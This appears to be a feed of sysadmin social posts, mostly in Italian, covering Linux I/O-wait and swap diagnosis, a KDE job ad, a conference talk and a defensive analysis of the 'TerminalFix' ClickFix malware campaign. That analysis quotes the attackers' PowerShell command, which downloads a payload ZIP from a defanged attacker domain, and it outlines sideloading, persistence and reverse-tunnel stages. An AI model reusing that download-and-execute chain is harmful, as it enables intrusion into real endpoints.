Vai al contenuto principale

#sysadmin

Claws Mail: il client email leggero, veloce e a prova di power user

@opensou

More...

Claws Mail: il client email leggero, veloce e a prova di power user

@opensource@diggita.com

https://webappsmagazine.blogspot.com/2026/09/claws-mail-il-client-email-leggero.html

#tech #opensource #privacy #softwarelibero #sysadmin #email #productivity

2

Loading...

0
3

Loading...

Are you the Systems Administrator we need? Apply for the post of Software Infrastructure and Continuous Delivery Engineer at KDE:

https://ev.kde.org

More...

Are you the Systems Administrator we need? Apply for the post of Software Infrastructure and Continuous Delivery Engineer at KDE:

https://ev.kde.org/2026/09/14/2026-09-14-jobad-sysadmin/

Check out the requirements here:

https://ev.kde.org/resources/jobad-sysadmin2026/

--
Keep KDE funded💲! Become a Supporter! Adopt an App! All at once!:

https://kde.org/anniversaries/30/?mtm_campaign=SupportingMemberDriveM&mtm_kwd=m#become-a-member-and-build-a-better-world

#opensource #freesoftware #sysadmin #job #parttime

61

Loading...

4
119

Loading...

Load average alle stelle, CPU inattiva: la guida completa alla diagnosi dell’I/O wait su Linux

Il sintomo che inganna: load average alto, CPU quasi fermaCapita spesso a chi gestisce server in produzione: il monitoraggio segnala un load av

More...

Il sintomo che inganna: load average alto, CPU quasi fermaCapita spesso a chi gestisce server in produzione: il monitoraggio segnala un load average sopra 30 su una macchina con 24 core, gli utenti si lamentano di risposte lente, ma top mostra la idle al 70%. Il riflesso istintivo è cercare il processo che “mangia CPU”, ma qui il colpevole non c’è da nessuna parte nella lista dei consumi di calcolo: il collo di bottiglia è l’I/O su disco, e la differenza tra i due scenari cambia completamente la strategia di intervento.

Il load average di Linux non misura solo i processi che vogliono la CPU: conta anche quelli bloccati in stato D (uninterruptible sleep), cioè in attesa che il completi un’operazione di I/O. Un load di 30 con CPU libera significa quasi sempre che decine di thread sono in coda per il disco, non per il processore. Diagnosticare questo scenario richiede un metodo diverso da quello usato per un semplice sovraccarico di calcolo, e la differenza si vede negli strumenti da usare e nell’ordine in cui usarli.

Il metro di misura: I/O wait e perché da solo non bastaL’I/O wait (colonna wa in top) è la percentuale di tempo in cui la CPU è rimasta inattiva pur avendo almeno una richiesta di I/O ancora in sospeso. È un indicatore utile ma ingannevole: se il sistema ha altro lavoro da eseguire mentre il disco è lento, la CPU si tiene occupata e il valore di wa scende, anche se lo storage sottostante continua a rispondere altrettanto male. Per questo motivo l’I/O wait va sempre incrociato con metriche a livello di dispositivo, non usato come unico segnale.

Il flusso diagnostico corretto segue quattro passaggi in sequenza:

Controllare load average e colonna wa in top (premendo 1 per espandere le statistiche per singolo core)

Confermare il sospetto a livello di dispositivo con iostat -xz 1 o /proc/pressure/io

Solo a questo punto, andare a caccia dei processi responsabili con atop e iotop

Misurare in modo oggettivo con un benchmark reale (dd o fio), perché un numero concreto chiude ogni discussione

Passo 1 — Individuare i processi bloccatiPrima di aprire strumenti dedicati, un controllo rapido dei processi in stato “uninterruptible sleep” dà già un’indicazione:

ps -eo state,pid,comm | grep "^D"Se questo comando restituisce più righe, ripetutamente, su un sistema che dovrebbe essere reattivo, l’ipotesi I/O-bound si rafforza. Il passo successivo è capire quanto è grave la situazione a livello di dispositivo di blocco.

Passo 2 — iostat: la vista a livello di dispositivoiostat -xz 1I flag hanno un significato preciso:

-x: statistiche estese, incluse le latenze medie di lettura e scrittura

-z: nasconde i dispositivi inattivi, per non affollare l’output con righe a zero

1: intervallo di refresh in secondi

Le colonne da guardare con attenzione sono r_await e w_await, che esprimono in millisecondi il tempo medio di attesa per operazione di lettura e scrittura: su storage sano questi valori restano a una cifra; valori a due o tre cifre indicano un disco sotto stress severo. La colonna %util va invece presa con cautela sui dispositivi SSD/NVMe, dove può risultare fuorviante a causa del parallelismo interno dei controller moderni, che gestiscono più richieste contemporaneamente senza che questo si traduca in saturazione reale.

Un dettaglio pratico spesso ignorato: il primo report stampato da iostat va scartato, perché media tutte le statistiche dall’avvio del sistema e può “truccare” in positivo un disco che in realtà ha iniziato a comportarsi male solo poche ore prima.

Passo 3 — Pressure Stall Information: la metrica più modernaDai kernel 4.20 in poi è disponibile un meccanismo più sofisticato dell’I/O wait tradizionale: la Pressure Stall Information (PSI), esposta in /proc/pressure/io:

cat /proc/pressure/ioUn output tipico in condizioni di forte stress si presenta così:

some avg10=44.21 avg60=39.07 avg300=31.88 total=8814592211
full avg10=38.90 avg60=35.62 avg300=29.15 total=7913804412La riga some indica la percentuale di tempo in cui almeno un task era bloccato in attesa di I/O; la riga full indica la percentuale di tempo in cui tutti i task non idle erano bloccati contemporaneamente — un segnale molto più grave, perché significa che l’intero sistema è fermo in attesa dello storage. Su alcune distribuzioni PSI richiede il parametro di avvio del kernel psi=1 per essere attivo; vale la pena verificarlo prima di fare affidamento su questi dati in produzione.

Passo 4 — Trovare il colpevole con atop e iotopUna volta confermato che il collo di bottiglia è reale a livello di dispositivo, resta da capire quale processo lo sta generando.

atop mostra le statistiche di I/O per disco direttamente nella vista principale; premendo d durante l’esecuzione si passa alla vista dedicata ai processi che stanno consumando I/O. È utile anche per individuare thread kernel come flush-8:0 (il thread di writeback che scarica su disco le pagine sporche dalla cache) o jbd2/sda5-8 (il journaling di ext4), che spesso vengono scambiati per processi “misteriosi” da chi non li conosce.

iotop offre una vista più mirata:

iotop -oPa-o (--only): mostra solo i processi che stanno effettivamente generando I/O in quel momento

-P (--processes): aggrega per processo invece di elencare ogni singolo thread

-a (--accumulated): mostra il totale di I/O accumulato dall’avvio dello strumento, utile per individuare pattern intermittenti

Un requisito spesso trascurato: dal kernel 5.14 il delay accounting è disabilitato di default, e senza di esso iotop non riesce a calcolare correttamente le statistiche per processo. Va abilitato con:

sudo sysctl kernel.task_delayacct=1Per renderlo persistente ai riavvi è necessario aggiungere delayacct ai parametri di boot del kernel (tramite GRUB), oltre a impostare il sysctl in /etc/sysctl.d/.

Chiudere la discussione con un numero: dd e fioQuando la diagnosi è fatta, spesso serve convincere qualcun altro (un cliente, un team infrastrutturale, un fornitore di storage) che il problema è reale. Un test rapido e riproducibile con dd:

dd if=/dev/zero of=diskbench bs=1M count=1024 conv=fdatasyncIl flag conv=fdatasync è essenziale: forza la sincronizzazione dei dati su disco prima che dd riporti il tempo trascorso, altrimenti si misurerebbe solo la velocità della cache di scrittura del kernel. Un risultato come “1073741824 bytes (1.1 GB) copiati, 46.0156 s, 23.3 MB/s” su uno storage che dovrebbe erogare centinaia di MB/s parla da solo, ed è molto più difficile da contestare di un’opinione: un host può discutere con la vostra opinione, molto più difficilmente lo farà con 23,3 MB/s misurati.

Per un quadro più completo, che tenga conto anche di IOPS e latenza sotto carico concorrente (lo scenario tipico di un database o di un server sotto traffico reale), lo strumento di riferimento è fio, che permette di simulare pattern di accesso realistici con più job paralleli, dimensioni di blocco configurabili e miscele di letture/scritture.

Il caso reale: quando il disco lento innesca un effetto dominoUn caso concreto che vale la pena analizzare riguarda un server con un’istanza MySQL configurata con max_connections=2000, un valore decisamente eccessivo per l’hardware disponibile. Ogni connessione MySQL alloca buffer per-thread; moltiplicando la memoria per singolo thread per il numero massimo di connessioni e sommando i buffer globali, il calcolo della memoria potenzialmente necessaria superava ampiamente la RAM installata.

Finché il traffico restava basso, il problema non si manifestava. Ma con un disco già lento (a causa di I/O wait elevato) e un picco di connessioni concorrenti, le richieste si sono accumulate in coda, la pressione di memoria è salita rapidamente, e l’OOM killer del kernel è intervenuto terminando processi critici. Un problema di storage, in altre parole, si è propagato fino a diventare un incidente di memoria e disponibilità.

Buone pratiche per prevenire il problemaAlcune misure pratiche riducono sensibilmente il rischio di trovarsi in questa situazione:

Ridurre la frequenza di scrittura dei log di /Apache in scenari ad alto traffico, dove i log di accesso possono generare un volume di I/O sorprendentemente alto

Spostare la cache in memoria (ad esempio su tmpfs) invece che su disco durante i picchi di concorrenza, per eliminare completamente la latenza di storage dal percorso critico

Dimensionare correttamente pm.max_children in -FPM: un valore troppo basso rifiuta traffico legittimo, uno troppo alto amplifica la pressione su disco e memoria nello stesso momento

Valutare l’hardware: il salto da storage a rotazione a SSD, e da SSD a NVMe, cambia le soglie di r_await/w_await di un ordine di grandezza

Introdurre un livello di come Varnish davanti all’applicazione, una volta che la cache è “primed” e può assorbire la maggior parte delle richieste senza toccare il backend

ConclusioneUn load average alto con CPU libera non è un paradosso: è un sintomo preciso che indica dove guardare. Il metodo — top per una prima ipotesi, iostat e PSI per confermarla a livello di dispositivo, atop/iotop per individuare il processo responsabile, e un benchmark con dd o fio per quantificare il problema in modo indiscutibile — si applica a qualunque stack, dai database ai server web, ed evita di perdere tempo a ottimizzare la CPU quando il vero collo di bottiglia sta girando a 23 MB/s su un disco che dovrebbe farne dieci volte tanto.

Fonte originale: Linux server performance: Is disk I/O slowing your application? – LinuxBlog.io
#linux #guide #howto #tutorial #performance #sysadmin

0

Loading...

0
2

Loading...

STOP DOING SWAP PARTITIONS

HARD DRIVES WERE NOT SUPPOSED TO ACT LIKE RAM

YEARS OF LINUX SYSADMINNING yet NO REAL-WORLD USE FOUND for going beyond CL

More...

STOP DOING SWAP PARTITIONS

HARD DRIVES WERE NOT SUPPOSED TO ACT LIKE RAM

YEARS OF LINUX SYSADMINNING yet NO REAL-WORLD USE FOUND for going beyond CLOSING A FEW TABS

Wanted to avoid the OOM killer anyway for a laugh? We had a tool for that: It was called ZRAM

"Yes please give me a dedicated 64GB logical volume of SWAP. Please give me unresizable block devices trapped at the end of my disk." - STATEMENTS DREAMED UP BY THE UTTERLY DERANGED

LOOK at what Neckbeards have been demanding your Respect for all this time, with all the fdisk and GParted Live USBs we built for them. (This is REAL PARTITIONING, done by REAL LINUX USERS):

mkswap /dev/nvme0n1p3

echo /dev/nvme0n1p3 none swap sw 0 0 >> /etc/fstab

swapon -a

"Hello I would like to torture my SSD's FTL because I left three Electron apps open."

They have played us for absolute fools.

#linux #sysadmin

371

Loading...

38
198

Loading...

Next Saturday at 2026, I'll tell the story of one of the longest nights of my career.

On 10 March 2021, I had just fallen asleep when the

More...


Next Saturday at 2026, I'll tell the story of one of the longest nights of my career.

On 10 March 2021, I had just fallen asleep when the alerts started arriving. One server down. Then another. And another.
Different servers, different workloads, one thing in common: the OVHcloud Strasbourg data centre.

Then came the news: SBG2 was on fire.

I had 142 servers there.

The mission for the night was simple to state: bring the critical services back before 8, then recover everything else as quickly as possible.

This talk is about what happened next. The things that worked, the architectural choices that saved us, and especially the ones that failed when we needed them most.

And it's also the story of why that night changed the way I design infrastructure, and why BSD systems became such an important part of it.

The night 142 of my servers went up in the clouds. Physically.

📅 Saturday 12 September, 11:15
📍 EuroBSDCon 2026, D.0.02

Cover slide for Stefano Marinelli’s EuroBSDCon 2026 presentation. A nighttime photo shows the OVHcloud Strasbourg data centre engulfed in flames and thick smoke. A huge orange "142" overlays the fire. Below, on a black background, the title reads: "The night 142 of my servers went up in the clouds. Physically." 
In the top-right corner: "Stefano Marinelli · EuroBSDCon 2026 · Saturday 12 September, 11:15 · D.0.02."

#linux #sysadmin #infrastructure #freebsd #runbsd #bsd #eurobsdcon #netbsd #ownyourdata #disasterrecovery

133

Loading...

9
77

Loading...


TerminalFix: come funziona l’attacco ClickFix con falsi CAPTCHA Cloudflare (e come difendersi)

Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di T

More...

Da fine agosto 2026 Microsoft Threat Intelligence sta monitorando una campagna che porta il nome interno di TerminalFix: una variante evoluta della tecnica ClickFix, in cui l’utente viene convinto a “risolvere” da solo una verifica anti-bot incollando ed eseguendo un comando nel terminale di . A differenza delle precedenti ondate ClickFix, che si limitavano a piazzare un infostealer, questa campagna costruisce una catena multi-stadio con DLL sideloading, steganografia e un tunnel di rete inverso completo. Per chi gestisce endpoint aziendali è un caso di studio da conoscere a fondo, perché la superficie di attacco non è una vulnerabilità software, ma il comportamento umano davanti a un prompt che sembra legittimo.

Cos’è la tecnica ClickFix e perché funziona ancoraClickFix sfrutta un principio semplice: gli utenti sono ormai abituati a superare verifica , quindi un overlay che imita Turnstile o un servizio simile non desta sospetti. La particolarità è che l’overlay non chiede di cliccare una casella, ma guida la vittima a premere Win+R, incollare un comando (già copiato negli appunti dal sito malevolo tramite JavaScript) e premere Invio. In questo modo l’attaccante bypassa i controlli sui download dai : non c’è un eseguibile da salvare e aprire, solo testo incollato in una finestra di dialogo che l’utente stesso avvia.

La catena di attacco di TerminalFix, passo dopo passoSecondo l’ pubblicata da Microsoft Security, la campagna si sviluppa in otto fasi distinte, orchestrate per restare sotto la soglia di rilevamento della maggior parte degli endpoint protection tradizionali.

  1. Il sito compromesso e il falso CloudflareLa vittima visita un sito legittimo ma compromesso (uno degli indicatori è linked-log[.]com) che mostra un overlay identico a una verifica Cloudflare Turnstile. Lo script della pagina cancella il terminale e stampa un messaggio del tipo “Starting Cloudflare verification…”, mentre il comando malevolo finisce già negli appunti dell’utente.

  2. Download ed estrazioneIl comando incollato scarica un archivio ZIP e lo estrae in una sottocartella casuale di C:\ProgramData, ad esempio:

Invoke-WebRequest -Uri hxxps://gitnow[.]dev/payload.zip -OutFile $env:TEMP\p.zip
Expand-Archive $env:TEMP\p.zip -DestinationPath C:\ProgramData\f47f2a8c21c9df4e
Un file batch nella stessa cartella viene lanciato in modo silenzioso, avviando la fase successiva.

  1. DLL sideloading su un binario firmato MicrosoftQui la campagna mostra la sua sofisticazione: il file batch esegue LockScreenContentServer.exe, un eseguibile Windows legittimo e firmato digitalmente, che al lancio cerca automaticamente dui70.dll nella propria directory prima di controllare System32. L’attaccante sfrutta esattamente questo ordine di ricerca (T1574.001 nel framework MITRE ATT&CK) piazzando una DLL malevola con lo stesso nome accanto al binario firmato. Il codice malevolo parte quindi “dentro” un processo attendibile agli occhi di qualsiasi soluzione basata su reputazione del file firmatario.

  2. Steganografia: payload nascosti in immagini PNGLa DLL scarica una o più immagini PNG da server come bestsocialmedianewspapper[.]com ed estrae dati binari nascosti nei canali RGBA dei , con i primi 8 byte che codificano la lunghezza del payload come intero a 64 bit. Suddividere il payload su più immagini rende ancora più difficile il rilevamento a livello di rete, dato che il traffico appare come un semplice download di immagini verso un CDN qualunque.

  3. Persistenza doppiaIl si assicura la sopravvivenza al riavvio tramite due meccanismi paralleli: una chiave in HKCU...\Run e un’attività pianificata che rilancia l’eseguibile ogni 60 minuti. La ridondanza serve a resistere anche a una bonifica parziale.

  4. Ricognizione dell’ambiente Active DirectoryUna volta stabilito, lo script effettua enumerazione del dominio (trust, domain admin), ping sweep dei server interni e raccolta di informazioni di sistema, il tutto orientato a mappare controller di dominio, database, server di backup, gateway e sistemi di posta come obiettivi di movimento laterale.

7-8. Loop di comando e tunnel inversoUn ciclo di file-watch controlla periodicamente un file di testo per nuovi comandi, li esegue con Invoke-Expression e ne salva l’output. Il collegamento con l’infrastruttura dell’attaccante avviene tramite una copia ufficiale di Python 3.14.5, lanciata con pythonw.exe per restare invisibile, che esegue uno script client custom (client.py). Questo implant stabilisce una connessione TLS con upgrade a WebSocket verso gitnow[.]dev:443 e implementa un proxy TCP in stile SOCKS5: l’attaccante può quindi istruire l’implant a connettersi a qualsiasi host interno raggiungibile dalla macchina compromessa, di fatto trasformandola in un pivot verso la rete aziendale. Lo script ruota anche gli User-Agent tra Chrome, Firefox e Safari per confondersi con il traffico normale.

Indicatori di compromissione principaliDomini C2/hosting: gitnow[.]dev (tunnel, porta 443), bestsocialmedianewspapper[.]com (hosting steganografico), offlineupdater[.]com (failover), linked-log[.]com (sito compromesso)

Processo abusato: LockScreenContentServer.exe in esecuzione da percorsi non standard (es. C:\ProgramData...)

DLL malevola: dui70.dll caricata tramite sideloading (nove varianti hash osservate)

Rilevamenti Microsoft Defender: Trojan:Win32/ClickFix., Trojan:Win32/TermFix., Trojan:Win64/DLLHijack.DAB!MTB, Trojan:Python/Indigo.SA

Come proteggere l’infrastruttura: checklist operativaMicrosoft e diversi ricercatori indipendenti convergono su un set comune di contromisure, applicabili sia con Microsoft Defender che con altri stack EDR:

Restringere l’esecuzione di PowerShell con AppLocker o Windows Defender Application Control, limitando gli script non firmati e abilitando il Constrained Language Mode per gli utenti standard.

Controllare o disabilitare la finestra Esegui (Win+R) tramite policy per gli utenti che non ne hanno necessità operativa, riducendo drasticamente la superficie di attacco di ClickFix.

Monitorare l’esecuzione di binari LOLBin firmati (come LockScreenContentServer.exe) da percorsi anomali quali ProgramData o Temp, non dalla loro directory di sistema abituale.

Abilitare lo script block logging di PowerShell (Event ID 4104) per avere visibilità sui comandi effettivamente eseguiti, non solo sul processo lanciato.

Attivare le regole ASR (Attack Surface Reduction) che bloccano script offuscati, eseguibili poco diffusi/nuovi e il lancio di contenuti scaricati da JavaScript/VBScript.

Configurare Windows Terminal per avvisare su incollaggi multi-riga, così da rompere l’automatismo copia-incolla-invio su cui si basa l’intera catena.

Formare gli utenti spiegando esplicitamente che nessuna verifica CAPTCHA legittima richiede mai di aprire un terminale o una finestra di esecuzione comandi.

Se vengono rilevati indicatori della campagna, trattare l’host come compromesso a livello di rete: ruotare le credenziali usate su quella macchina (comprese quelle di dominio se sono state inserite) e verificare eventuali connessioni SOCKS anomale verso l’esterno.

ConclusioneTerminalFix conferma una tendenza che i sistemisti dovrebbero già avere sul radar: le tecniche di social engineering come ClickFix non sono più un problema “consumer” legato a infostealer opportunistici, ma vengono usate come testa di ponte per intrusioni enterprise complete, con ricognizione Active Directory e accesso di rete persistente. Il punto debole non è tecnico ma comportamentale, ed è proprio per questo che i controlli più efficaci — blocco di PowerShell non firmato, restrizioni su Win+R, logging degli script — vanno applicati indipendentemente dal fatto che l’endpoint protection riconosca o meno la specifica variante del giorno.

Fonte: Microsoft Security Blog – “TerminalFix campaign deploys reverse tunnel through multistage intrusion”

#sicurezza #powershell #windows #phishing #malware #sysadmin #captcha

0

Loading...

0
1

Loading...

I'd like my next job to have something more than Linux, yes, I'm looking at your FreeBSD.

↩ Ludovic Hirlimann :
"I ca

More...

I'd like my next job to have something more than Linux, yes, I'm looking at your FreeBSD.

↩ Ludovic Hirlimann :
"I can work in both French and English. I'm interested in infrastructure roles.

"

[via Ponos] https://ponos.fr/thread/clf364ichbjbh9c9vb4nu8d4d

#sysadmin #infrastructure #freebsd #getfedihired #runbsd #sre

6

Loading...

0
13

Loading...

Diagnosticare lo swap su Linux con smem: USS, PSS, RSS e il ruolo di vm.swappiness nei cgroup v2

Un server con RAM libera che continua a usare swap è uno degli scenari più fraintesi nella diagnostica Linux. La reazione istintiva è quasi sempre la

More...

Un server con RAM libera che continua a usare swap è uno degli scenari più fraintesi nella diagnostica Linux. La reazione istintiva è quasi sempre la stessa: aumentare la RAM o disattivare lo swap. Nessuna delle due è la risposta giusta se prima non sai quale processo sta finendo su disco e perché. Lo strumento più adatto a rispondere a questa domanda è smem, un tool di reporting che calcola l’uso di memoria proporzionale per processo, swap incluso — una cosa che top e ps da soli non fanno.

Perché il kernel usa lo swap anche con RAM liberaLinux è progettato per usare tutta la RAM disponibile, spesso per la cache dei file. Quando il kernel decide che alcune pagine di memoria non vengono accedute da un po’, può spostarle su swap anche se c’è ancora RAM libera: è un comportamento intenzionale, non un guasto. Il parametro che governa questa aggressività è vm.swappiness, un valore da 0 a 200 che esprime quanto il kernel preferisce recuperare pagine di cache file rispetto a spostare pagine anonime su swap.

Un dettaglio poco noto e rilevante da kernel 5.8 in poi: con i cgroup v2, vm.swappiness=0 non significa più “non spostare mai nulla su swap”. Continua a indicare una forte preferenza per liberare cache file, ma il kernel spingerà comunque pagine anonime su swap se è vicino all’OOM. Prima di intervenire su questo parametro, però, il primo passo resta capire chi sta effettivamente consumando swap.

Installare smemNon è quasi mai preinstallato, ma è nei repository delle principali distribuzioni:

RHEL / CentOS / AlmaLinux / Fedora

dnf install smem

Debian / Ubuntu

apt install smemUSS, PSS e RSS: la differenza che conta davveroLa ragione per cui smem è più utile di un ps aux --sort=-rss al volo sta nelle metriche che espone. ps e top mostrano principalmente RSS, che sovrastima sistematicamente l’uso di memoria perché conta anche le pagine condivise tra processi (librerie, memoria mappata) come se appartenessero interamente a ciascun processo.

RSS (Resident Set Size): memoria fisica occupata dal processo, incluse le pagine condivise con altri processi — per questo tende a sovrastimare.

USS (Unique Set Size): memoria usata esclusivamente da quel processo, senza nulla di condiviso. È quanta memoria verrebbe effettivamente liberata se il processo terminasse.

PSS (Proportional Set Size): somma la USS più una quota proporzionale della memoria condivisa, distribuita tra tutti i processi che la usano. È la metrica più realistica per capire “quanta memoria sta davvero consumando il sistema per questo processo”, perché sommando i PSS di tutti i processi non conti la stessa pagina condivisa più volte.

Su un web server con decine di processi PHP-FPM o worker Nginx che condividono le stesse librerie, la differenza tra RSS e PSS può essere enorme: sommare tutti gli RSS ti dà un numero fantasioso, sommare i PSS ti avvicina al reale consumo di RAM del sistema.

Uso di base: chi sta consumando swapIl comando principale per la diagnosi dello swap ordina i processi per swap decrescente:

smem -rs swapOutput tipico (troncato):

PID User Command Swap USS PSS RSS
28986 mysql /usr/sbin/mysqld --daemoniz 476372 10963864 10963932 10965112
29152 root /usr/sbin/rsyslogd -n 371424 3956 17475 43352
31423 root /opt/fluent-bit/bin/fluent- 22508 26612 26739 29100In questo esempio è immediato vedere che mysqld e rsyslogd sono i responsabili principali dello swap, non un generico “sistema pieno”. Questo è già un’informazione azionabile: invece di aggiungere RAM alla cieca, sai su quale servizio intervenire.

Per una vista più visuale, smem genera anche grafici a torta per utente o processo, utile per presentare rapidamente la distribuzione dei consumi:

smem --pie name -s rss(richiede matplotlib installato per generare l’immagine).

Cosa fare dopo aver identificato il colpevoleUna volta isolato il processo, la strada tipica è duplice: da un lato tuning applicativo del servizio (per MySQL, rivedere innodb_buffer_pool_size e le connessioni aperte; per rsyslog, verificare codeon accumulo di code su disco lento), dall’altro una revisione più conservativa di vm.swappiness:

sysctl vm.swappiness=1
echo 'vm.swappiness=1' >> /etc/sysctl.confUn valore basso (1-10) dice al kernel di preferire fortemente la RAM e ricorrere allo swap solo come ultima risorsa, comportamento adatto alla maggior parte dei carichi di hosting: il default di 60 è pensato per un uso desktop generico ed è piuttosto aggressivo per un server.

Se il servizio gira in un cgroup (container, systemd slice)Su sistemi che orchestrano i workload con cgroup v2 — container Docker/Podman, unit systemd con MemoryMax=, pod Kubernetes — la vecchia intuizione su swap e RAM va integrata con un secondo livello di controllo: memory.swap.max. Questo parametro è un limite massimo di swap utilizzabile dal cgroup: se il cgroup raggiunge quel tetto, la memoria anonima al suo interno smette di essere spostata su swap, indipendentemente da cosa dice vm.swappiness a livello di kernel. Non è pensato per gestire quanto swap viene usato durante il funzionamento normale, ma come argine per evitare che un singolo cgroup saturi lo swap dell’intero host.

Una pratica ragionevole quando si dimensionano i limiti di un cgroup è impostare memory.high attorno al 10-20% sotto memory.max, per dare al kernel margine di reclaim prima di colpire il limite duro, e aggiungere un 20-30% al di sopra del picco di utilizzo reale dell’applicazione quando si calcola memory.max, per tenere conto della page cache che nei cgroup v2 conta comunque contro il totale di memoria assegnato.

